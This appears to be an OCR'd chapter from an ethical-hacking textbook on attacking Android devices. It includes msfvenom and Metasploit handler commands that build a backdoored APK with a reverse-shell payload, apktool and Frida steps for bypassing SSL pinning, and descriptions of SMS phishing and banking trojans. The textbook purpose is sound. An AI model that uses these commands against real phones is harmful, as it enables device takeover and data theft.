
The Metasploit Framework allows attackers to use custom or in-built exploits and payloads for exploiting a target Android device and obtaining sensitive information.

The following are the steps to exploit an Android device using the Metasploit Framework:

- Run the following commands to view Android exploits and Android payloads for hacking an Android device:
  - `msf > search type:exploit platform:android`
  - `msf > search type:payload platform:android`
- Run the following command to build a custom payload:

  `msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=<Local Host IP Address> R > Desktop/Backdoor.apk`




```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #service postgresql start
┌─[root@parrot]─[~]
└──╼ #msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > D
esktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10185 bytes
```

msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk - Parrot Termina
File Edit View Search Terminal Help

Figure 17.34: Screenshot showing payload creation

Note: A listener must be opened on the system for establishing a connection from the executed .apk file.

- Run the following commands to allow this connection:
  - **`msf >use exploit/multi/handler`**
  - **`msf >set PAYLOAD android/meterpreter/reverse_tcp`**
  - **`msf >set LHOST <Local Host IP Address>`**
  - **`msf > set LPORT <Port No>`**
  - **`msf > exploit`**
- Run the **`sysinfo`** command to verify the Android device after receiving a meterpreter prompt in the attacking system.



msfconsole - Parrot Terminal

Other Techniques for Hacking Android Devices

Advanced SMS Phishing

- Attackers use any **low-priced USB modem** and trick the victim into accepting the malicious settings in the mobile, which results in redirecting all the victim's data to the attacker

Bypass SSL Pinning

- Attackers can exploit SSL pinning using techniques such as **reverse engineering** and **hooking**
- Attackers modify the source code of the application to bypass SSL pinning and further perform man-in-the-middle attacks

Tap 'n Ghost Attack

- This attack targets **NFC technology** and **RX electrodes** used in capacitive touchscreens of mobile devices
- Tap 'n Ghost is based on two attack techniques: Tag-based Adaptive Ploy (TAP) and Ghost Touch Generator

Other Techniques for Hacking Android Devices

- **Advanced SMS Phishing**

  Advanced SMS phishing attack is a type of phishing scam that occurs due to security flaws in the latest Android-based smartphones mostly manufactured by Samsung, Huawei, LG, and Sony. The attacker can perform this attack using any low-priced USB modem and tricking the user into accepting the new settings, i.e., malicious settings, in the mobile device, which can redirect the user's data to the attacker.

  The attack vector mainly depends on a process called Over-the-Air (OTA) provisioning, which is mainly used by network operators. OTA is a mechanism that is used to send provisioning data and updates in a mobile device remotely. Due to its weak authentication methods, OTA is easily vulnerable to phishing attacks. The attacker exploits the mobile device by sending messages that seem to be genuine from the network operator. These messages contain malicious links that can redirect Internet traffic back to the attacker.

  Before performing the attack, the attacker requires the victim's International Mobile Subscriber Identity (IMSI) number, which is a unique string identifier for every mobile device. Using this IMSI, the attacker's malicious message can be easily authenticated and processed in the mobile device. If the IMSI number is not available, the attacker should send two messages. The first malicious message contains a PIN that appears to be from the victim's network operator; the second message encompasses the malicious message authenticated with the PIN in the first message. Using these messages, the mobile device can be exploited when the victim enters the PIN. These types of messages containing malevolent links can modify the message servers, mail servers, directory servers, and proxy addresses of Android-based smartphones. SMiShing attacks can be mitigated using applications such as Harmony Mobile.

- **Bypass SSL Pinning**

  SSL pinning allows applications to perform operations only after validating trusted certificates and public keys. Although the communication between the application and the server is defined by SSL pinning, which can prevent MITM attacks, an attacker can still bypass SSL pinning using various techniques by exploiting the misconfigurations in SSL implementation.

  These techniques include reverse engineering and hooking as well as various automated tools such as Apktool, Frida, keytool, and Jarsigner.

  - **Using Reverse Engineering**

    Attackers use tools such as Apktool to decompile and recompile the application to its original form after some modifications.

    Steps to bypass SSL pinning using reverse engineering:

    - Download Apktool (offers command-line interface)
    - Use the following command to decompile the Android application:

      ```
      apktool d <application_name.apk>
      ```

    - After decompiling the application, you can gain access to the APK source code along with different directories such as smali, build, smali_classes, assets, lib, unknown, original, and res.
    - smali (assembler used by Dalvik VM, an Android JVM implementation) code is an integral part of decompiled code that includes pre-installed Kotlin and Java code. You need to understand this application code to modify smali.
    - Now, you can try to discover SSL pinning that includes various functions such as checkclienttrust and checkclientserver, which provide information about X.509 digital certificates. These X.509 certificates contain the bytecode of the public key of the user. After gathering this information, you can alter the output of the function to bypass SSL pinning.
    - Use the following command to recompile the modified application source code to its original form:


      ```
      apktool b <application_directory_name>
      ```

  - **Hooking**

    Using the hooking technique, an attacker can tamper with the runtime behavior of an application. Attacker uses tools such as Frida to alter the runtime code. Frida allows the attacker to inject malicious code into the application and manipulate the original code and working of the application.

Use the following command to hook the JavaScript code to the running Android application.

`# frida -U -l <Hooking_file.js> -f <package_name>`



```
root@hex-VirtualBox:/home/hex/frida# frida -U -l mainactivityhook.js -f jakhar.aseem.diva
     ____
    / _  |   Frida 14.2.2 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:

} data: None
My script called!
```

Figure 17.37: Screenshot of execution of hooked JavaScript code using Frida

Note: You can perform of hooking with Frida tool for iOS applications also.

- **Tap ’n Ghost Attack**

  Tap ’n Ghost is a novel attack technique that exploits NFC-enabled Android devices. This attack targets NFC technology and RX electrodes used in the capacitive touchscreens of mobile devices. If the attacker is able to establish a remote connection with the target mobile device, he/she can take full control of the device. Attackers use Bluetooth or Wi-Fi access points to establish a remote connection.

  Tap ‘n Ghost is based on two attack techniques, namely Tag-based Adaptive Ploy (TAP) and Ghost Touch Generator. Attackers use these techniques to generate malicious events on the victim’s smartphone and take control of the smartphone remotely. Such attacks can also be launched on voting machines and ATMs.

  - **Tag-based Adaptive Ploy (TAP)**

    TAP uses the NFC feature, which can trigger the Android device to visit a specific URL without the victim’s consent using the NFC tag emulator. This attack works with a web server that uses the device fingerprinting technique.

  - **Ghost Touch Generator**

    Ghost Touch Generator works by forcing the victim to touch the cancel button, which does the work of the permit button. Thus, the attacker can trick the victim into granting remote access to the smartphone without the victim’s knowledge.

Android Trojans

SharkBot Banking Trojan

- The SharkBot Android banking Trojan compromises the target Android device and initiates money transfer using the **Automatic Transfer Systems (ATS) technique**
- Upon installation, SharkBot can perform the following actions:
  - **Steal login credentials and credit-card information**
  - **Interact with SMS messages**
  - **Enable keylogging functions**
  - **Enable remote access to the Android device**

Android Trojans

- **SharkBot**

  Source: *https://www.cleafy.com*

  The SharkBot Android banking Trojan compromises the target Android device and initiates money transfer using the Automatic Transfer System (ATS) technique. SharkBot can bypass two-factor and multi-factor authentication mechanisms, which can be used to verify the user identity and detect suspicious money transfers. This Trojan targets banking applications and cryptocurrency exchanges in the UK, Italy, the US, and other countries.

Once SharkBot is installed on the target Android device, it can exfiltrate sensitive information such as credentials, account holder details, and account transactions by abusing accessibility features. This malicious code uses multiple anti-analyst techniques to evade antivirus solutions. SharkBot can also intercept SMS communication from the bank and steal credit-card information.

SharkBot can perform the following actions after its installation:

- Steal login credentials and credit-card information
- Interact with SMS messages
- Enable keylogging functions
- Enable remote access to the Android device

- **GriftHorse**

  Source: *https://www.techspot.com*

  GriftHorse is an Android Trojan that is embedded within more than 200 malicious applications. When an Android user installs a malicious application embedded with GriftHorse, it pops up a massive number of notifications regarding discounts and price drops. When the user clicks on any notification, it navigates to a malicious site and requests the victim to confirm their mobile number. However, it actually lures the victim into subscribing to a premium SMS service with high monthly costs. Using this technique, GriftHorse is estimated to gain over 1.5 million dollars in a month.

OTP Hijacking Tools

- **AdvPhishing**

  Source: *https://github.com*

